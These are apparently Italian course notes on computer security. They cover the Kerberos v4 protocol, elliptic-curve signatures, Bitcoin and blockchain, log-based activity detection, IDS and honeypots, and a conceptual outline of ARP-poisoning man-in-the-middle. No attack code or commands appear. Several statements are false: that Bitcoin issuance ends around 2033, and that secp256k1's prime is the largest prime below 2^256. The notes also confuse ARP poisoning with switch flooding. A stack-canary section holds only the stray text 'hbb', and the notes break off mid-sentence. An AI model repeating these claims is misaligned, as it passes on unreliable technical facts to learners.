- $K_C(K_{TGS}(T_{C,TGS}), K_{C,TGS})$:
    - K_C: Chiave segreta condivisa tra il client e il KDC.

- $K_{TGS}(T_{C,TGS})$: Un ticket cifrato con la chiave segreta del TGS (K_{TGS}), contenente informazioni come l'identità del client, l'indirizzo IP, un timestamp, e la chiave di sessione ($K_{C,TGS}$) da utilizzare tra il client e il TGS.
- $K_{C,TGS}$: La chiave di sessione condivisa tra il client e il TGS, cifrata con la chiave segreta del client (K_C).

Il KDC risponde fornendo al client un ticket cifrato per il TGS e una chiave di sessione per comunicare con il TGS.

3. Il client invia $\{M, K_{TGS}(T_{C,TGS}), K_{C,TGS}(A_C)\}$ al TGS

- **M**: Identifica il servizio a cui il client desidera accedere.
- $K_{TGS}(T_{C,TGS})$: Il ticket precedentemente ottenuto e cifrato con la chiave del TGS.
- $K_{C,TGS}(A_C)$: Un authenticator cifrato con la chiave di sessione tra il client e il TGS ($K_{C,TGS}$). L'authenticator contiene, tra le altre cose, l'identità del client e un timestamp.

Il client utilizza il ticket e l'authenticator per dimostrare al TGS di essere autorizzato a richiedere un ticket per il servizio M.

4. Il TGS risponde con:

- $K_{C,TGS}(K_M(T_{C,M}), K_{C,M})$:
  - $K_M(T_{C,M})$: Un ticket cifrato con la chiave segreta del servizio M (K_M), che contiene informazioni simili a quelle del ticket precedente, ma specifiche per il servizio M.
  - $K_{C,M}$: La chiave di sessione che il client utilizzerà per comunicare con M, cifrata con la chiave di sessione tra il client e il TGS ($K_{C,TGS}$).

Il TGS fornisce al client un ticket per M e una nuova chiave di sessione per comunicare direttamente con M.

5. Il client utilizza $K_M(T_{C,M})$ e $K_{C,M}$ per usare i servizi di M

- $K_M(T_{C,M})$: Ticket che viene inviato al servizio M.
- $K_{C,M}$: La chiave di sessione utilizzata per cifrare le comunicazioni tra il client e il servizio M.

A questo punto, il client può comunicare in modo sicuro con il servizio M utilizzando il ticket e la chiave di sessione ottenuti.

Un **ticket** in Kerberos è essenzialmente un pacchetto di dati che include informazioni come il nome del client, il nome del server, un timestamp, una durata di vita (TTL), e una chiave di sessione condivisa tra il client e il server. Questo ticket è cifrato con la chiave segreta del server, che solo il server e il KDC conoscono.

- Generally, a *ticket* for client C to use service S has the form

  $T_{C,S}$ = {S, C, address of C, timestamp, TTL, $K_{C,S}$}

- An *authenticator* for client C (which can be used only once) has the form

  A_C = {C, address of C, timestamp}

S: Identifica il servizio al quale il client vuole accedere.

C: Identifica il client che sta facendo la richiesta.

address of C: L'indirizzo di rete (IP) del client. Questo serve per verificare che il ticket venga utilizzato dal dispositivo corretto.

timestamp: Indica il momento in cui il ticket è stato emesso. Serve per prevenire attacchi di replay, ovvero il riutilizzo di un ticket vecchio per tentare di accedere di nuovo al servizio.

TTL (Time To Live): Indica il tempo di validità del ticket. Dopo questo periodo, il ticket scade e non può più essere utilizzato.

$K_{c,s}$: Una chiave di sessione simmetrica condivisa tra il client C e il servizio S. Questa chiave viene utilizzata per cifrare le comunicazioni tra il client e il servizio durante la sessione.

Problemi di Sicurezza in Kerberos v4

Kerberos v4, pur essendo innovativo per il suo tempo, presenta alcune limitazioni di sicurezza:

- **Uso del DES**: Kerberos v4 utilizza il DES per la crittografia, un algoritmo ormai considerato insicuro. La versione 5 di Kerberos supporta diversi algoritmi di crittografia, tra cui AES, che è molto più robusto.
- **Replay Attack**: Un attacco di replay potrebbe verificarsi se un attaccante riuscisse a intercettare un ticket e a riutilizzarlo. Questo problema è mitigato nella versione 5, che include meccanismi di cache per prevenire l'uso ripetuto degli stessi autenticatori.
- **Richieste non Autenticate**: In Kerberos v4, le richieste di ticket al KDC non sono autenticate. Un attaccante potrebbe chiedere un ticket cifrato con la chiave segreta di un client e poi tentare un attacco a forza bruta per decifrarlo. Kerberos v5 richiede che il client includa un timestamp nella richiesta, migliorando la sicurezza contro questi attacchi.
- **Attacchi di Reflection**: Questi attacchi sfruttano la simmetria della comunicazione in Kerberos, dove lo stesso testo cifrato viene utilizzato in entrambe le direzioni (client-server e server-client). Un attaccante potrebbe manipolare il testo cifrato in modo tale da indurre il server a eseguire un comando scelto dall'attaccante. Per contrastare questo, Kerberos v5 utilizza due chiavi diverse per le comunicazioni dal client al server e viceversa.

Introduzione alla crittografia basata su curve ellittiche

La crittografia basata su curve ellittiche, nota anche come ECC (Elliptic Curve Cryptography), è uno dei pilastri fondamentali per la sicurezza nelle moderne applicazioni digitali. Questa tecnica di crittografia è particolarmente rilevante grazie alla sua efficienza e sicurezza, che la rendono ideale per ambienti con risorse limitate come dispositivi mobili e IoT.

Perché scegliere la crittografia a curve ellittiche?

Un aspetto cruciale da considerare è che una chiave privata basata su curve ellittiche di 256 bit offre lo stesso livello di sicurezza di una chiave RSA di 3072 bit. Questo significa che ECC consente di ottenere un'elevata sicurezza con chiavi molto più piccole, riducendo così il carico computazionale e l'uso di memoria.

ECC trova applicazione in diversi contesti, tra cui:

- Accordi di chiave
- Firme digitali
- Generatori pseudo-casuali
- Crittografia (in modo indiretto, combinando l'accordo di chiave con un sistema di crittografia simmetrica)

Nel nostro contesto, ci concentreremo principalmente sulle firme digitali.

Le curve ellittiche

Una curva ellittica è definita come l'insieme di tutti i punti che soddisfano un'equazione del tipo:

$y^2 = x^3 + ax + b$

con la condizione che $4a^3 + 27b^2 \neq 0$, oltre a un "punto all'infinito" 0, che funge da identità additiva (ossia P + 0 = P).

Un esempio di curva ellittica ampiamente utilizzata è la secp256k1, impiegata da criptovalute come Bitcoin ed Ethereum. L'equazione della secp256k1 è una forma particolare della curva ellittica, definita come:

$y^2 = x^3 + 7$

Operazioni sulle curve ellittiche: somma di punti

Uno degli aspetti fondamentali della ECC è l'operazione di somma di punti sulla curva. Per sommare due punti P e Q su una curva ellittica, si procede come segue:

1. Si trova la retta che passa per i due punti.
2. Si determina il punto di intersezione della retta con la curva in un terzo punto.
3. Si riflette il terzo punto rispetto all'asse x.

Nel caso in cui i punti abbiano coordinate (x, y) e (x, -y), la loro somma sarà il punto all'infinito 0.

Quando si lavora con una curva ellittica come secp256k1, si utilizza un punto base, detto P, che viene sommato a se stesso nelle operazioni. Per esempio, per calcolare 2P, si prende la retta tangente al punto P sulla curva.

Efficienza nella somma di punti

L'efficienza delle operazioni è cruciale, soprattutto quando si tratta di calcolare multipli di un punto, come 10P. Un metodo semplice richiederebbe 9 passaggi, ma possiamo ottimizzare il calcolo riducendo il numero di operazioni necessarie. Ad esempio, per calcolare 10P, si può procedere così:
1. P + P = 2P
2. 2P + 2P = 4P
3. 4P + 4P = 8P
4. 2P + 8P = 10P

In generale, per un intero x di 256 bit, il calcolo di xP non richiederà mai più di 510 operazioni di somma di punti.

Chiavi in ECC

Un aspetto importante della ECC è la generazione delle chiavi. Supponiamo che Alice generi una chiave pubblica X calcolando X = xP, dove x è un intero casuale di 256 bit. Bob, che riceve X, non può determinare x semplicemente conoscendo P e X, poiché non esiste un algoritmo noto per calcolare "X/P". La sola opzione per Bob sarebbe tentare tutte le possibili somme di P finché non ottiene X, un processo computazionalmente impraticabile.

Problemi e soluzioni nella generazione delle chiavi ECC

Esistono due problemi principali nella gestione delle chiavi in ECC:
1. Le coordinate del punto risultante dalla moltiplicazione xP potrebbero non essere rappresentabili in una chiave pubblica standard di 512 bit.
2. È necessario un meccanismo che permetta ad Alice di dimostrare la conoscenza di x senza rivelare alcuna informazione utile su x.

Per risolvere il primo problema, definiamo la curva ellittica su un campo finito, usando un numero primo p. L'equazione diventa quindi:

$y^2 \bmod p = (x^3 + ax + b) \bmod p$

Nel caso della secp256k1, p è il più grande numero primo inferiore a 2^256.

Per il secondo problema, Alice può dimostrare la conoscenza di x utilizzando un messaggio specifico m, un valore R = rP e una firma s. La verifica si basa sull'equazione:

hash(m, R)X + R = sP

Se Alice riesce a fornire m, R, e s che soddisfano questa equazione, dimostra di conoscere x senza rivelarlo.

Problema 1: Rappresentabilità delle coordinate del punto

Quando si calcola una chiave pubblica X dalla moltiplicazione di un numero segreto x per un punto base P sulla curva ellittica (ossia $X = xP$), le coordinate risultanti (x, y) potrebbero non essere rappresentabili facilmente in un formato standard, come una chiave pubblica di 512 bit.

Questo accade perché i punti su una curva ellittica hanno coordinate continue che possono assumere valori molto grandi, e una chiave pubblica tipica deve essere memorizzata in modo compatto e gestibile.

Soluzione: Per risolvere questo problema, si utilizza un **campo finito**, ovvero un insieme limitato di numeri. Questo approccio trasforma l'equazione della curva ellittica in modo che tutte le operazioni si svolgano all'interno di un insieme finito di numeri, e non nell'insieme dei numeri reali.

L'equazione della curva diventa quindi:

$$y^2 \mod p = (x^3 + ax + b) \mod p$$

dove p è un numero primo molto grande, che nel caso della curva secp256k1 (usata in Bitcoin, Ethereum, ecc.) è il più grande numero primo minore di 2^{256}. Questo garantisce che tutte le coordinate dei punti siano comprese tra 0 e $p - 1$, riducendo la complessità e rendendo più semplice memorizzare la chiave in formati di lunghezza fissa.

Problema 2: Dimostrare la conoscenza della chiave privata senza rivelarla

In molte applicazioni crittografiche, come le firme digitali, è importante che l'utente (in questo caso Alice) possa dimostrare di conoscere la chiave privata x senza doverla rivelare a nessuno. Questo perché la chiave privata deve rimanere segreta per garantire la sicurezza.

Soluzione: Alice può dimostrare di conoscere la chiave privata senza rivelarla utilizzando un sistema di firma digitale basato sulla curva ellittica. Il meccanismo funziona così:

1. Alice sceglie un messaggio m da firmare.
2. Sceglie un valore casuale r e calcola il punto $R = rP$, dove P è il punto base della curva.
3. Calcola poi la firma s utilizzando la formula:

$$s = \text{hash}(m, R) \cdot x + r$$

   In questa formula, $\text{hash}(m, R)$ è il risultato di una funzione di hash applicata al messaggio m e al punto R.
4. A questo punto, Alice può fornire m, R, e s a chiunque voglia verificare la firma. La persona che riceve questi valori può verificare la firma utilizzando la seguente equazione:

$$\text{hash}(m, R) \cdot X + R = sP$$

   Dove X è la chiave pubblica $X = xP$ di Alice. Se questa equazione è soddisfatta, il verificatore può essere sicuro che Alice conosca effettivamente la chiave privata x, senza però avere modo di derivarla direttamente.

Perché questo sistema è sicuro?

- **Preimage resistance:** Il verificatore non può risalire a x solo dal valore della firma sss, perché per farlo dovrebbe risolvere un'equazione che coinvolge una funzione di hash, cosa che è computazionalmente difficile.
- **Randomness di r:** Il valore r è scelto casualmente, e ciò garantisce che anche se più messaggi diversi sono firmati con la stessa chiave x, la firma sarà sempre diversa. Questo protegge la chiave privata da eventuali attacchi che tentano di sfruttare le firme precedenti.

In sintesi, la gestione delle chiavi in ECC risolve sia il problema della rappresentazione dei punti attraverso i campi finiti, sia il problema della verifica della chiave privata tramite un sistema sicuro di firme digitali, senza mai rivelare informazioni critiche sulla chiave privata.

Attacchi e vulnerabilità

È importante sottolineare come la sicurezza delle curve ellittiche dipenda anche dalla corretta implementazione e manutenzione del sistema. Un esempio recente riguarda un attacco informatico subito da diverse istituzioni e aziende italiane, come riportato in un articolo del 30 novembre 2020. In questo caso, la compromissione è avvenuta a causa della mancata applicazione di aggiornamenti

firmware critici, mettendo in evidenza la necessità di mantenere i sistemi sempre aggiornati per prevenire tali rischi.

Introduzione ai Bitcoin e alla Blockchain

Oggi ci addentriamo nel mondo dei Bitcoin e della Blockchain, due tecnologie strettamente correlate che hanno rivoluzionato il concetto di denaro e fiducia digitale. La Blockchain è una struttura dati distribuita, il cui obiettivo principale è garantire l'immutabilità e la permanenza delle informazioni nel tempo. Nei Bitcoin, i dati registrati nella Blockchain rappresentano transazioni monetarie, mentre in Ethereum, un'altra popolare blockchain, essa viene utilizzata per ospitare programmi eseguibili, noti come smart contracts.

Come è iniziato

La storia dei Bitcoin inizia nel novembre 2008 con la pubblicazione di un white paper da parte di Satoshi Nakamoto, uno pseudonimo dietro il quale si cela una persona o un gruppo di persone sconosciute. Il documento, intitolato "Bitcoin: A Peer-to-Peer Electronic Cash System", descriveva un sistema di moneta elettronica decentralizzato e sicuro. Una prima implementazione di Bitcoin è stata rilasciata come progetto open source tre mesi dopo.

Proprietà dei Bitcoin

I Bitcoin presentano una serie di proprietà fondamentali che ne garantiscono la sicurezza e l'affidabilità:

- **Impossibilità di contraffazione:** Nessuno può creare Bitcoin falsi o aumentare l'offerta di moneta a proprio piacimento.
- **Irreversibilità delle transazioni:** Una volta effettuata, una transazione non può essere annullata.
- **No double spending:** Una persona non può spendere la stessa unità di Bitcoin più di una volta.
- **Eliminazione della fiducia in un'autorità centrale:** La fiducia è riposta nelle regole del protocollo, che sono basate su solide proprietà matematiche.

Distribuzione dei fondi

Sin dall'inizio del sistema Bitcoin, ogni 10 minuti un nodo della rete riceve una ricompensa per aver aggiunto un nuovo blocco alla Blockchain. Questa ricompensa, inizialmente fissata a 50 Bitcoin, si dimezza ogni quattro anni. Questo meccanismo implica che, col tempo, l'investimento in hardware diventerà meno conveniente, poiché le ricompense continueranno a diminuire. È previsto che la generazione di nuovi Bitcoin si concluderà intorno al 2033, quando verrà raggiunto il limite massimo di 21 milioni di Bitcoin.

Mercato dei Bitcoin e portafogli

Il prezzo dei Bitcoin è noto per la sua alta volatilità. Tuttavia, questa instabilità non ha impedito la diffusione dei Bitcoin, con milioni di portafogli (wallet) attivi in tutto il mondo. Un portafoglio Bitcoin è una collezione di chiavi private, utilizzate per firmare transazioni e dimostrare la proprietà dei Bitcoin associati a un certo indirizzo.

Transazioni Bitcoin

Una transazione Bitcoin invia valore da un insieme di indirizzi a un altro. Le transazioni devono consumare completamente gli input, il che significa che qualsiasi resto della transazione viene restituito al mittente. Inoltre, può essere inclusa una commissione di transazione, che rappresenta la differenza tra gli output e gli input. Le transazioni non ancora confermate vengono inserite in un pool, e i miner competono per aggiungerle al blocco successivo della Blockchain.

La Blockchain

La Blockchain è un database che contiene tutte le transazioni "accettate" avvenute nella rete Bitcoin. La rete deve raggiungere un consenso sia sull'insieme delle transazioni accettate sia sul loro ordine. Chiunque può tentare di aggiungere un blocco alla catena per ottenere la ricompensa associata, ma il blocco deve rispettare determinate regole di validazione. I nodi che aggiungono blocchi alla catena sono chiamati miner.

Hash crittografici e alberi di Merkle

Un elemento fondamentale della sicurezza della Blockchain è l'uso della funzione di hash SHA256, che prende un input di qualsiasi dimensione e produce un output di 32 byte. Questa funzione è crittograficamente sicura: anche un minimo cambiamento nell'input genera un output completamente diverso e non prevedibile. Gli alberi di Merkle sono utilizzati per organizzare le transazioni all'interno di un blocco, permettendo di verificare l'inclusione di una transazione con un numero limitato di calcoli di hash, rendendo efficiente la verifica.

Aggiunta di un blocco alla catena

Per aggiungere un blocco alla Blockchain, il miner deve trovare un hash del blocco che sia inferiore a un certo "target di difficoltà". Questo processo, noto come "Proof of Work", richiede di testare diverse combinazioni di input fino a trovare un hash che soddisfi il requisito di difficoltà. Se due miner trovano contemporaneamente un blocco valido, si può verificare un fork, ma alla fine sarà accettata la catena più lunga.

Introduzione all'Activity Detection e Anomaly Detection

Oggi discuteremo di Activity Detection, un'area fondamentale per la sicurezza informatica e la gestione delle attività nei sistemi distribuiti. L'Activity Detection si concentra sull'identificazione di attività sospette o anomale all'interno di grandi volumi di dati, come i log generati da reti e sistemi informatici. Il nostro obiettivo principale è rilevare attività che non corrispondono ai modelli attesi, il che è cruciale per prevenire intrusioni e attacchi informatici.

Scenario

Nel contesto dell'Activity Detection, ogni azione registrata viene rappresentata da una tupla contenente un timestamp e l'azione stessa. Questi dati vengono poi analizzati per rilevare anomalie rispetto ai modelli di attività attese. In alcuni casi, disponiamo di una descrizione chiara delle attività normali, il che facilita l'identificazione delle attività inattese. In altri casi, invece, non abbiamo una descrizione precisa delle attività normali, ma conosciamo le attività critiche per la sicurezza. In questi casi, l'obiettivo è estrarre dai log solo le azioni che corrispondono a modelli predefiniti, come quelli usati in sistemi di intrusion detection.

Probabilistic Penalty Graph (PPG)

Uno degli strumenti chiave utilizzati per l'Activity Detection è il **Probabilistic Penalty Graph** (PPG), che rappresenta le azioni e le transizioni tra di esse in termini di probabilità e penalità. Ogni arco del grafo ha un valore associato che rappresenta la probabilità di una transizione tra due azioni e una penalità che viene applicata se un percorso include azioni spurie o inattese.

Le principali caratteristiche del PPG includono:

- **Probabilità di transizione:** Ogni transizione tra nodi nel PPG ha una probabilità associata. Se un arco non esiste, significa che c'è una probabilità zero per quella transizione.
- **Penalità:** Ogni transizione può comportare una penalità, che riduce il punteggio complessivo associato a un percorso. Le azioni non previste causano un aumento delle penalità e una diminuzione del punteggio del percorso.
- **Normalizzazione:** Per valutare le azioni inaspettate, possiamo normalizzare le probabilità e le penalità, facendo il complemento a 1 e aggiornando il punteggio complessivo.

Super-PPG e Fusioni di Modelli

In scenari complessi, possiamo avere diversi modelli di attività con azioni in comune. Questi modelli possono essere fusi insieme per creare un **Super-PPG**, che consente di gestire un insieme più ampio di comportamenti possibili e rilevare anomalie più complesse. La fusione dei modelli è particolarmente utile quando si devono monitorare sistemi con molteplici tipi di attività e potenziali percorsi di attacco.

Approcci per il Partizionamento del Super-PPG

Per gestire il Super-PPG su cluster di calcolo, esistono vari approcci:

- **Probability Partitioning (PP):** Mantiene le azioni con bassa probabilità di transizione sullo stesso nodo di calcolo, poiché tali transizioni hanno maggiori probabilità di indicare situazioni non spiegabili.
- **Probability-Penalty Partitioning (PPP):** Combina la probabilità di transizione con il valore di penalità, mantenendo azioni con basse probabilità e penalità sullo stesso nodo.
- **Expected Penalty Partitioning (EPP):** Considera il valore di penalità atteso tra due azioni, cercando di mantenere insieme azioni con penalità basse.
- **Temporally Discounted Expected Penalty Partitioning (TEPP):** Basato sull'EPP, ma decrementa progressivamente il peso delle porzioni di log più vecchie.
- **Occurrence Partitioning (OP):** Mantiene insieme azioni con un numero atteso basso di azioni intermedie.

Risultati Sperimentali

I test sperimentali sono stati condotti su infrastrutture di calcolo distribuito, come il SCOPE3 dell'Università di Napoli, utilizzando grandi dataset di log, tra cui quelli generati da dataset di video sorveglianza e traffico di rete. I risultati mostrano come i vari approcci al partizionamento del Super-PPG influiscano sulla capacità di rilevare attività sospette in tempo reale.

+ Hypergraph-Based Attack Detection

Un altro approccio avanzato è l'uso di **Hypergraph** per rappresentare attacchi complessi. Gli hypergraph permettono di rappresentare molteplici strutture di attacco in modo compatto e di esprimere vincoli temporali nell'esecuzione degli attacchi. Questo modello è particolarmente utile per catturare scenari in cui le fasi di un attacco non devono necessariamente seguire un ordine specifico, offrendo così una maggiore flessibilità nel rilevamento degli attacchi.

Domande/argomenti non presenti nel riassunto:

IDS (Intrusion Detection Systems) & honeipots:

Un **IDS** (**I**ntrusion **D**etection **S**ystem) è uno strumento di sicurezza di rete che monitora il traffico di quest'ultima e i suoi dispositivi alla ricerca di attività dannose note, sospette o violazioni delle policy di sicurezza.
Per fermare minacce di sicurezza, gli IDS devono essere affiancati da **IPS** (**I**ntrusion **P**revention **S**ystems), in modo da rilevare e agire in autonomia sulle minacce.
Gli IDS possono essere applicazioni software installate sugli enpoint o su dispositivi hardware dedicati connessi alla rete. Alcune soluzioni IDS sono disponibili come servizi Cloud. A prescindere dalla forma utilizzata, un IDS utilizza almeno uno dei meccanismi principali di rilevamento delle minacce: basati sulle firme o sulle anomalie.

- Il **Rilevamento basato sulla firma** analizza i pacchetti della rete alla ricerca di firme di attacchi, caratteristiche o comportamenti unici associati ad una specifica minaccia. Una sequenza di codice visualizzata in una particolare variante malware è un esempio di una firma di attacco. Un IDS basato sulle firme mantiene un database contenente firme di intrusioi, con le quali confronta i pacchetti di rete. Tali database devono essere aggiornati in continuazione, inserendo man mano nuovi attacchi o evoluzioni degli attacchi esistenti. Se un attacco non è stato ancora registrato o inserito può eludere un IDS basato sulle firme;
- Il **Rilevamento basato sulle anomalie** utilizza meccanismi di apprendimento automatico per creare e perfezionare costantemente i modelli di riferimento per la normale attività di rete. Quindi confronta l'attività di rete con il modello e contrassegna le deviazioni. Gli IDS basati sulle anomalie hanno la capacità di rilevare nuove tipologie di attacchi informatici o exployt zero-day, ma tuttavia hanno anche un tasso di falsi positivi più elevato.

Gli **Honeypots** sono invece un server o un sistema "esca" che vengono distribuiti accanto ai sistemi usati effettivamente per la produzione. Sono progettati in modo da sembrare degli obiettivi allettanti agli attaccanti, per consentire ai team IT di reindirizzare gli aggressori lontano dagli obiettivi sensibili. Essi agiscono come una trappola, che consente l'individuazione degli attacchi precoce, che consenta di organizzare una risposta adeguata. Gli honeypots, una volta che l'aggressore cade nella trappola, consentono di raccogliere informazioni cruciali sul tipo di attacco e sulle tecniche impiegate. Tuttavia per essere credibili come eventuale vittima di un attacco, essi devono eseguire gli stessi processi del sistema di produzione effettivo. Devono avere processi in esecuzione e contenere file appropriati, in modo da poter essere considerati veritieri. Mettere gli honeypots dietro il firewall della rete consente di individuare le minacce che riescono ad attraversare quest'ultimo, in modo da mitigare le minacce che possono essere lanciate dagli honeypot infetti.

Arp Poisoning + Passi Necessari per man-in-the-middle

L'attacco **man-in-the-middle** è una tipologia di attacco attiva, nella quale l'attaccante crea una connessione tra le vittime per catturare e/o inviare messaggi o pacchetti di dati scambiati tra le vittime. Queste ultime sono convinte di star comunicando a vicenda, quando in realtà è l'attaccante che controlla la comunicazione.

Il protocollo **ARP (Address Resolution Protocol)** viene utilizzato per tradurre un indirizzo IP nell'indirizzo MAC della macchina.
Nell'**ARP Poisoning (o Spoofing)**, i pacchetti ARP sono forzati a inviare dati alla macchina dell'attaccante. Questo attacco costruisce un grosso numero di richieste ARP forzate, e pacchetti di risposta per sovraccaricare gli switch.
L'attacco **MITM** si può scomporre in diversi passi:

1. **ARP Spoofing**: per redirezionare i pacchetti all'interno di una rete;
2. Non appena l'attaccante diventa il **MITM**, tutte le richieste e i dati iniziano a scorrere mediante il suo sistema;
3. Così facendo, l'attaccante raggira il router impersonificando la vittima e, contemporaneamente, raggira la vittima impersonificando il router.

Metodi per Sovrascrivere il Return Address con lo Stack Canary

hbb

HTTPS

HTTPS (Hyper**T**ext **T**ransfer **P**rotocol **S**ecure) è il proncipale protocollo